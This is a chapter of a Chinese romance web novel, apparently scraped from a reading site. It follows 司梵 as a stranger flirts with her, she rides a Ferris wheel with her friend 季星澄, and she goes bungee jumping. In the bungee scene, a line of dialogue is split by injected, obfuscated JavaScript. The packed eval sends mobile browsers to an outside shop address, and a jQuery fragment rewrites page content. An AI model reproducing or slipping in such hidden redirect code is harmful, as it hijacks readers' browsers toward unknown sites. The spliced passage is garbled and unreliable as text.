文趣网 > 其他小说 > 难搞[先婚后爱] > 5. 第 5 章
    他垂下眼,烟头被摁进一旁的垃圾桶上,发出“嗞”的一声。

    他抬脚往那个方向走。

    司梵早就看见他了。

    这人今天穿得休闲,白T恤外面套了件浅灰的短袖衬衫,领口松松垮垮,露出一截锁骨。

    阳光打在他身上,镀了层淡金色。

    这么看倒是很年轻,瞧着二十出头。

    身高腿长,尤其是那两条腿。

    得得有一米二,往那儿一站,比例好得过分。

    视线往上挪了挪。

    这张脸完美的挑不出毛病,五官比季星澄还精致些,却又不是那种嫩生生的好看,多了点成熟男人的荷尔蒙味道。

    她看着他一步一步走近。

    他的目光从那几个围着她的女生脸上扫过去,身后跟着昨晚那个司机,立刻上前,三两下把人全拉走了。

    李彦:“……”

    咱是特助,不是司机。

    陆晏时这才上前几步,嗓音温淡:“一个人?”

    司梵懒得看他:“不是。”

    陆晏时轻笑一声,走过去跟她肩并着肩,也学她的样子倚着墙,侧头看她:“还在为昨晚的事生气?”

    司梵侧头,明知故问:“哪一件?”

    真记仇。

    陆晏时笑得不行,眼睛弯着,笑意从喉咙里滚出来,低低沉沉的。

    笑了几声,他慢慢停下来,视线落在她脸上,不紧不慢地开口:“有男朋友吗?”昨天问她喜不喜欢陆二,今天直接问有没有男朋友。

    意图不要太明显。

    司梵睨着他,似笑非笑:“想追我?”

    陆晏时没否认,眼底带着笑意,声音却低了两度:“有没有机会?”

    司梵抬了抬下巴,朝某个方向示意:“看见了吗?”

    陆晏时顺着看过去。

    照片里那个男人,手里举着两个粉色的冰淇淋,正往这边走。

    司梵收回视线,侧头看着他说:“晚了。我爱他爱得死去活来。”

    陆晏时盯着那个男人看了两秒,目光又落回她脸上。

    她的眼睛很漂亮,虽然冷淡,但里头藏着野性,劲劲的。

    他分辨不出这句话的真假,心又像被挠了一下,有点涩。

    他没说话。

    司梵以为他信了,正要走,就听见他说:“没关系。”

    她脚下一顿,回过头。

    他勾着唇,笑意很淡,漆黑的眼珠深不见底,看不清情绪,嗓音却还是温温淡淡的:“我不介意插足。”心下一跳。

    他往她这边近了半步,垂下眼皮看她,距离一下子拉近。

    他微微俯身,声音低低的,像在跟她商量什么见不得人的事:“我们背着他,别让他发现。”

    司梵:“……”

    -

    季星澄不知从哪弄来两张VIP通票,省了排队的功夫。

    这么多年他俩有个约定俗成的规矩:每次玩刺激的项目之前,都得先坐一趟摩天轮,先吃个冰淇淋。

    季星澄管这叫仪式感,但他不知道,她更喜欢原味的。

    摩天轮缓缓升起来。

    刚才经纪人来过电话,季星澄才知道网上的事。

    他把冰淇淋递给她,脸色认真,又好像在观察她的神色:“不好意思啊,阿梵,给你添麻烦了。不知道谁把我的行程泄了,机场我捂那么严实还是被认出来了。网上的事已经找人处理了,保证不影响你的日常生活。”

    司梵接过冰淇淋,没跟他提刚才他粉丝找事那一茬,揶揄道:“你现在可是大明星了,以后可别喊我接机了,我怕被你的粉丝撕了。”

    季星澄愣了一下,苦笑一下,没接这茬。

    摩天轮升到半空,底下的人渐渐成了小点。

    他咬着冰淇淋,忽然开口:“刚才那男的,是谁?”

    司梵咬了一口冰淇淋,说:“不认识,问路的。”

    季星澄“啊”了一声,接着叹了口气:“长得一看就是人中龙凤,条件看着也不错。还以为你背着我偷偷交了男朋友,想给我个惊喜。”

    她突然想起男人那句“我不介意插足,我们背着他”,心虚地瞥了他一眼:“有病吧?我交男朋友,给你什么惊喜?”

    这语气一听就是没有。

    季星澄听了这话很高兴,侧过身翘起二郎腿,一脸痛心疾首:“我身为你的嫡长闺,看你母胎单身这么多年,急得头发都快秃了。麻烦你做做好人好事,考虑考虑我的感受。她不是一直逼着你联姻相亲吗?怎么样,有没有看上的?”

    司梵白他一眼:“你也知道我是被逼的。真要是看上了,不是正好掉进她手里?麻烦你做个人。”

    季星澄知道她不好受,厚着脸皮凑过来插科打诨:“没事,你知道我的家世、人品、长相,样样符合她的要求。实在不行我牺牲一下,跟你联姻,先应付她。”

    司梵垂下眼,没接话。

    冰淇淋在嘴里化开,樱花味的,甜得有点腻。

    过了会儿,她才轻声说:“估计到时候,我连你这个朋友都没了。”

    这话他说过很多次,每一次她都会用别的话题带过去。

    但这一次,季星澄听懂了。

    她宁愿跟家里对抗,也不愿意把他扯进她的婚姻里。

    说白了,就是不喜欢他。

    他的眸色暗了一瞬。

    摩天轮恰好转到最高点,他碰了碰她,忽然站起身,高声喊道:“快看,这是我为你打下的江山!”

    司梵早已习惯了他这副一惊一乍的德行,也跟着站了起来。

    百米高空之上,视野骤然开阔。

    整个游乐场铺展在脚下。

    过山车的轨道交错起伏,像银色的丝带缠缠绕绕。

    旋转木马的顶棚在阳光下反着光,彩绘的马匹随着音乐起起落落,传到这么高的地方,只剩下一丁点儿隐约的叮咚声。

    人群小得像蚂蚁,在花花绿绿的设施间缓慢移动。

    司梵望着那片热闹,心中的阴霾一扫而过。

    有人说,过往的经历造就了每个人不同的命运,但那都是以后的事。

    以后的事,谁也说不定。

    未来让人着迷,就着迷在它没有特定的轨迹,可以有无限可能。

    至于以后的事……

    谁知道会发生什么呢?

    -

    五十多米的高空,四面没有遮挡。

    风很大,从江面上灌过来,卷着水汽,吹得人衣袂翻飞、头发凌乱,连站都站不太稳。

    司梵站在蹦极台的边缘,背对着栏杆。

    米色麂皮外套的袖子被风吹得鼓起来,衣摆往后飘,一下一下拍着小腹。

    头发贴在脸颊上,又被吹开,吊带上的层层荷叶边翻飞着。

    她的神色一直很淡,仿佛那不是五十米的高空,而是平地。

    身后几步远,陆晏时靠在栏杆边,手插在兜里。风把他的衬衫吹得贴住身体,显出肩背的轮廓。

    他想起刚才她说的话:“瞧着你一本正经,没想;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17634364|206516||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    到喜欢刺激的。可惜我不好这口。”

    不好这口,却来蹦极。

    他的薄唇抿着,看着她往前迈了一步。

    蹦极台很窄,她这一步踩得不小,转眼到了台口。

    风从侧面灌过来,她单薄的背影晃了晃,又稳住,再一步,停在最边缘。

    陆晏时的心跳空了一下。她脚下几乎悬空,江水在五十多米下面,看着不像水,像一块深灰色的绸子,皱巴巴地慢慢流动。

    她低头看了一眼,后颈被风吹起的碎发翻飞。

    垂在身侧的手没有攥紧,也没有抖,就那样垂着。

    他忽然想上前拉住那只手。

    然后她抬起手臂张开。

    风瞬间灌满袖子,白色吊带的荷叶边被吹得撩起来,露出她一截瓷白的小腹,隐隐有腹线。

    背影单薄寂寥。

    她没有闭眼,下巴微微抬着,眼睛望着对面的江岸,嘴唇轻轻抿着,没什么表情。

    接着,她往前一倾,直直地倒了下去。

    陆晏时忽然上前一步,伸出的手僵在半空,只抓住了一缕风。他张了张手,风也从指缝间溜走了。

    她的身影在视野里急速下坠,越来越小,越来越远。

    风吹得他眯了眯眼。

    他站在台上,看着弹跳绳绷紧,又把她猛地向上拽了一下。

    她在空中荡着,晃晃悠悠,像一片落下去的叶子,被风又吹了起来。

    过了很久,直到工作人员一点一点把她往上拉,他才转过身,离开。

    -

    她和季星澄把跳楼机、过山车、大摆锤,几乎所有刺激项目都玩了一遍。

    每次结束前,最后一个项目都是蹦极。

    她喜欢从高空跳下来那一瞬间的感觉。

    大脑极度缺氧,什么都可以想,什么都可以不想。

    往往这个时候,季星澄都在下面举着手机给她拍视频。

    见她回来,他收起手机凑上前。风把她的头发吹到脸上,他旁若无人地把那缕头发给她别到耳后,笑着问:“爽不爽?”

    她点点头,意犹未尽。

    季星澄看她这样,活像还想再来一次,赶紧拉着人往外走:“行了行了,这种项目体验一次就够。这都两点了,小爷难得回来一次,带你去吃好的。你看你瘦的,减肥也不是这么减的,已经够瘦了,大小姐。”

    司梵被他拖着往出口走。

    不远处,一辆黑色劳斯莱斯静静停着。

    车窗降下半指宽的缝,烟灰弹落,被风吹散。

    陆晏时看着她被那个男人牵着往前走。

    男人不知说了什么,她抬手打了他一下,恼羞成怒,却没下狠手。

    他又吸了一口烟,手机呜地一声,他垂下眼,看着屏幕上刚刚发过来的照片。

    女孩从高处坠落的瞬间,头发被风扯成一条直线,脸上的表情看不清,像一只终于挣脱牵引线的风筝。

    他看了一会儿,拇指在上面摩挲片刻。

    窗外的人还在笑着闹着,争论吃什么,声音隔着车窗传进他耳朵里。他点了保存,把手机撂在一边,靠回椅背。

    “走吧。”

    车子缓缓驶离。

    游乐园门口,季星澄正拽着她过马路,嘴里念叨着那家店有多绝。

    她听着,忽然侧头往身后看了一眼。除了人头和排着队的车,没什么特别的。

    她收回视线。

    总觉得有人在盯着她看。